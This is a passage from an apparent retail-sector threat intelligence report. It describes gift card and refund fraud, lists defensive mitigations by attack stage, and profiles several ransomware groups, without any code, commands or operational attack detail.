Gift card fraud is not a singular, uniform activity. What is interesting about this is that it manifests in various forms, all aiming to steal from unsuspecting consumers and defraud businesses. Some of these tactics include:

- Purchasing cards using stolen credit card details
- Extracting gift card numbers directly from databases
- Social engineering tricks to deceive victims
- Physical tampering of gift cards
- Manipulating gift card refund policies

Our team is aware of many online services that provide guides for illegal activities like credit card fraud and illicit cash withdrawal schemes targeting major retail companies like Apple, Best Buy, and Walmart.



A variety of gift cards being sold in underground forums

One of the most alarming uses of gift cards in the world of cybercrime is their role in BEC schemes. In these scams, threat actors manipulate individuals, often in a business setting, into making unauthorized transfers of funds. Gift cards have emerged as a successful way to hide the origins of these ill-gotten gains. By selling these cards at discounted rates, they can be easily converted into cryptocurrencies, further obscuring their trail.


Scattered Canary, who is involved in BEC schemes, made use of Paxful, a peer-to-peer platform for trading digital currencies, to conceal the source of their gift card proceeds. They managed to acquire 132 gift cards from their victims through this method.

We have also seen loyalty programs and rewards from popular retailers as another lucrative target for threat actors. These rewards are frequently stolen, counterfeited, and then sold off in the underground marketplaces. Analysts have noted that several reputable retailers, including Macy's, Nordstrom, and Target, have been mentioned in fraudulent advertisements. A significant portion of this fraud focuses on US-based retailers.

REFUND SCHEME

Through our Dark Web research, we have observed that there is a growing trend known as the "refund scheme." While this practice may not directly cause harm from a cybersecurity perspective, it has the potential to cause significant monetary harm to retailers.

According to underground advertisements, this scheme is all about getting a cash refund from a company without actually returning the purchased items. They claim that this can be done safely if you work with a “reputable refund gang.” These gangs specialize in keeping things anonymous and helping individuals gain successful returns of their money through their services. They boast about successfully handling refunds for almost 99% of stores and provide easy access to their contact details.



Dark Web board offering to facilitate refunds of consumer purchases

The National Retail Federation's (NRF) 2022 Consumer Returns in the Retail Industry Report reveals that fraudulent returns make up a substantial 10.4% of all industry returns. This would amount to a staggering $85 billion. With online fraudulent returns constituting about 26.8% of all fraudulent returns, this makes up to roughly $22.8 billion. While not all of this fraud can be attributed to Dark Web gangs, we believe that they certainly play a significant role.

Mitigations to Reduce Risk

- Require strong authentication for consumer accounts. Use methods like encryption and CAPTCHA to prevent brute-force attacks. Implement two-factor authentication for consumer account logins.
- Educate customers on best practices for account safety.
- Monitor for suspicious bulk purchases and consider limiting certain accounts or IP addresses.
- Enforce stricter gift card activation rules and activate cards only in the presence of staff while checking for tampering.
- Consider limiting gift card purchases and reduce the number of gift cards sold per customer or transaction.
- Avoid gift card payments on guest checkouts. Require customers to create an account before purchasing gift cards.
- Enforce well-defined return policies. These should include requirements for returning products, such as the need for receipts, original packaging, and adherence to specific timeframes for returns. This should include identity verification measures to confirm the legitimacy of return requests.
- Regularly review refund and return data to identify suspicious return patterns. This can include tracking return frequency, the types of products being returned, and any sudden spikes in returns from specific customers or locations.

Key Takeaways and Recommendations

The retail sector has become an attractive target for threat actors as the industry produces a significant volume of financial transactions and a treasure trove of customer data. The data, ranging from payment details to personal contact information, is a goldmine for hackers looking to commit identity theft, financial fraud, or other targeted cyberattacks. Additionally, the intricate supply chains, often involving multiple partners, can serve as vulnerable entry points.

The rise of e-commerce, while a testament to technological advancement, has brought with it a new set of challenges. As consumers increasingly turn to online platforms, threat actors find more opportunities to exploit vulnerabilities in both retailers and consumers, especially during peak shopping times like holiday seasons or major sales events. During these periods, security measures are often stretched thin, allowing threat actors to take advantage. Additionally, underground forums and marketplaces offer a convenient way for threat actors to monetize what they are able to acquire from both retailers and consumers alike.

The retail industry is indeed a challenging landscape, with threats and exposures emerging from multiple fronts:

- **Valuable Data:** Retailers' databases, full of valuable consumer information, are prime targets. Phishing campaigns, especially spearphishing and BEC attacks are becoming increasingly sophisticated and prevalent.
- **Supply Chain Vulnerabilities:** The complex web of suppliers, logistics partners, and distributors can introduce multiple points of vulnerability.
- **Financial Transactions:** The sheer volume of transactions makes retail businesses prime targets for those seeking to steal payment card information or personal identification data. This stolen data can be sold on the Dark Web or used for fraud and identity theft.
- **Ransomware Attacks:** The retail sector is grappling with a rise in ransomware attacks, leading to significant financial and reputational damage.
- **E-commerce Threats:** From bot attacks to digital skimming, the e-commerce sector faces unique challenges, particularly during peak business times.

As demonstrated in our attack cycle, attackers often employ multiple vectors to persistently target retail organizations. While the technical aspects of these attacks may change over time, the underlying methods tend to remain consistent. Traditional methods such as phishing, email-borne malware, exploiting known and zero-day vulnerabilities, and compromising third-party vendors continue to pose significant threats. The continuing success of these proven methods has led to the steady increase of successful cyberattacks.

With that said, remember that traditional methods do not mean they use the same old techniques. The methods may be old (e.g., phishing) but threat actors have continued to refine and update their techniques to stay ahead of the security arms race. In this report, we have seen new novel types of phishing techniques, new exploits, new malware, and even new technologies such as the emergence of Generative AI for social engineering attacks. It is highly unlikely that attacks targeting retail organizations will subside or slow in the future.

.

Initial Foothold

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Consistently conduct mock phishing tests and retrain repeat offenders.
- Utilize techniques to detect domain misspellings, enabling the identification of phishing and BEC attacks.
- Regularly rotate passwords, implement password complexity requirements, enable multi-factor authentication (MFA), and securely store or encrypt credentials
- Implement vulnerability assessments and penetration testing to identify and address vulnerabilities, along with promptly patching critical systems and keeping all software up to date.

Initial Payload & Expansion / Pivoting

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Regularly audit all applications to prevent vulnerabilities from custom applications.
- Implement a detailed whitelist of applications and externally accessible remote services to minimize exposure and prevent malicious actors from gaining access or introducing disguised harmful applications.
- Impose additional restrictions on privileges to prevent unauthorized execution of different shells from unprivileged sources.

Malware

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Use host-based anti-malware tools that can assist in identifying and quarantining specific malware.
- If prevention of infection is not possible, Audit controls become crucial indicators of potential compromise. This involves enabling system logs on valuable systems and workstations, as well as implementing network logging through flows, Network Monitoring Solutions, or IDS devices on ingress and egress channels.
- Implement active monitoring. Merely enabling logs is insufficient; if logs are not monitored, they lose their effectiveness. Regular monitoring helps establish a baseline of regular activity, making abnormal behavior or traffic more conspicuous.

Exfiltration / Post Compromise

ACTIONABLE MITIGATION RECOMMENDATIONS:

- Monitor the Dark Web on a regular basis for potential compromises.
- Run continuous Threat Hunting through your environments for undetected compromises.
- Formalize and regularly test your Incident Response Policy for the scenarios that will most likely impact you.

Appendix/Reference

Threat Groups

8BASE

- 8BASE is a ransomware group that began operations in April 2022 utilizing a Ransomware-as-a-Service (RaaS) model. They claim to utilize a private ransomware strain named 8BASE aka RADAR 8BASE, which encrypts data on Network-attached storage (NAS), VMware ESXi hypervisors, and both Unix and Windows operating systems.
- The ransomware resembles a customized version of the Babuk and Phobos ransomware variants, indicating some level of cross-over between groups. Based on this, and the group's recent surge in activity, it is believed that 8BASE group members are an offshoot of other ransomware groups. The group typically targets small to medium sized entities, while maintaining an opportunistic approach.

Bian Lian

- Starting in June 2022, BianLian has been an active cybercriminal group involved in ransomware development, deployment, and data extortion. It has targeted crucial US infrastructure sectors, alongside Australian infrastructure, professional services, and property development. Their entry point often involves exploiting valid Remote Desktop Protocol (RDP) credentials, utilizing open-source tools and command-line scripts for data discovery and credential gathering.
- After accessing victim systems, the BianLian group extracts data using File Transfer Protocol (FTP), Rclone, or Mega and then threatens to publish this data unless a ransom is paid. Initially utilizing a double-extortion approach, they encrypted systems and stole data, but shifted towards focusing on data exfiltration-based extortion around January 2023. To maintain control, the group often deploys custom Go-written backdoors tailored to each victim, accompanied by remote access tools like TeamViewer, Atera Agent, SplashTop, and AnyDesk for continued command and control.

BlackCat/ALPHV

- BlackCat/ALPHV first appeared in late 2021. This ransomware group was the fourth most active in the second quarter of 2022 and third most active in the third quarter 2022. Intel471 reported the group was responsible for about 6.5% of the total reported ransomware cases during this period. While the amount is smaller compared to LockBit or Black Basta, newcomer BlackCat has managed to stand out from the crowd. The group developed a search function in July 2022 for indexed stolen data that had not been seen previously. The group claimed this was done to aid other cybercriminals in finding confidential information which can be used to add pressure to victim organizations forcing them to pay the ransom. This idea was quickly copied with LockBit adding its own, lighter version to its toolset.
- ALPHV has also set other trends. According to the FBI, ALPHV was the first group to successfully utilize Rust to ransom a victim, well before Hive made the switch. ALPHV's ability to develop capabilities and functionality that are quickly adopted by other threat actors most likely indicates that its members are most likely ransomware veterans and there are indications the group was linked to the infamous Darkside and BlackMatter gangs.

Clop

- Clop is a ransomware family that was first observed in February 2019 and has been used against retail, transportation and logistics, education, manufacturing, engineering, automotive, energy, financial, aerospace, telecommunications, professional and legal services, healthcare, and high-tech industries. Clop is a variant of the CryptoMix ransomware.
- In addition to exploiting a previously undisclosed vulnerability (CVE-2023- 34362) in MOVEit Transfer, group has a history of conducting similar campaigns using zero-day exploits, targeting Accellion File Transfer Appliance (FTA) devices in 2020 and 2021, as well as Fortra/Linoma GoAnywhere MFT servers in early 2023.

LockBit

- LockBit has continued its reign as the most prominent ransomware group in 2022. For those that don't closely follow these groups, LockBit is and continues to be, the group that dominates the ransomware space. They utilize high payments for recruiting experienced malicious actors, purchasing new exploits, and even run a bug bounty program that offers high-paying bounties - a first for a ransomware group to identity of one of its users. With all these programs and the continued effectiveness of the group, it is forecasted that it will remain the most active and effective group for the foreseeable future.
- As for developments, the group has developed LockBit 3.0, the newest iteration of ransomware. The updated version, released in June 2022, and includes additional features that can automate permission elevation, disable Windows Defender, a "safe mode" to bypass installed Antivirus, and the ability to encrypt Windows systems with two different ransomware strains to decrease the chance of decryption from a third party. With these new features, the group has been able to conduct successful attacks, accounting for roughly 44% of successful ransomware attacks so far in 2022 according to Infosecurity Magazine.
- On a law enforcement note, a member of the LockBit group was recently arrested in Canada and is awaiting extradition to the United States. A dual Russian and Canadian national has allegedly participated within the LockBit campaign and has been charged with conspiracy to intentionally damage protected computers and to transmit ransom demands. The charges carry a maximum of five years in prison.

Play

- Unveiled in June 2022, Play ransomware concentrates its attacks primarily on Latin American nations, with Argentina and Brazil as key targets. Drawing inspiration from Russian counterparts Hive and Nokoyawa, Play employs akin encryption methods.
- Leveraging reused or leaked credentials, Play breaches networks and systems, relying on tools like Cobalt Strike, SystemBC, Empire, and Mimikatz for lateral movement. Its unique employment of AdFind sets it apart from Hive and Nokoyawa, emphasizing a potential affiliation through shared tactics and tools.

RansomedVC

- RansomedVC is responsible for a string of high-profile ransomware attacks, known for its sophisticated hacking tactics and exploitation of the European Union's GDPR laws. RansomedVC, which first emerged in August 2023, targeted a wide array of entities, from major corporations to government bodies and educational institutions. Their modus operandi involved infiltrating networks, exfiltrating sensitive data, and subsequently threatening victims with publication of the stolen information unless a substantial ransom was paid. Notably, they also exploited the threat of reporting victims to GDPR authorities, potentially resulting in severe penalties.
- However, RansomedVC has taken an unexpected and unprecedented step by putting their entire toolkit up for sale. As seen by Hackread.com, the sale includes a staggering array of assets, such as various domains and forums, a ransomware builder with promised 100% undetectability by antivirus software, access to affiliate groups, social media accounts, Telegram channels, VPN access to multiple companies with a jaw-dropping revenue of $3 billion, databases worth over $10 million each, and more.

Royal

- Royal is ransomware that first appeared in early 2022; a version that also targets ESXi servers was later observed in February 2023. Royal employs partial encryption and multiple threads to evade detection and speed encryption. Royal has been used in attacks against multiple industries worldwide--including critical infrastructure.
- Royal operates as a private group, distinguishing themselves from other cybercrime operations by purchasing direct access to corporate networks from underground Initial Access Brokers (IABs). Security researchers have identified similarities in the encryption routines and TTPs used in Royal and Conti attacks and noted a possible connection between their operators (the group suspected of being primarily composed of former members of the Conti ransomware group operates discreetly and in a secretive manner. This group, referred to as Team One, consists of ex-members who have come together to form this new entity).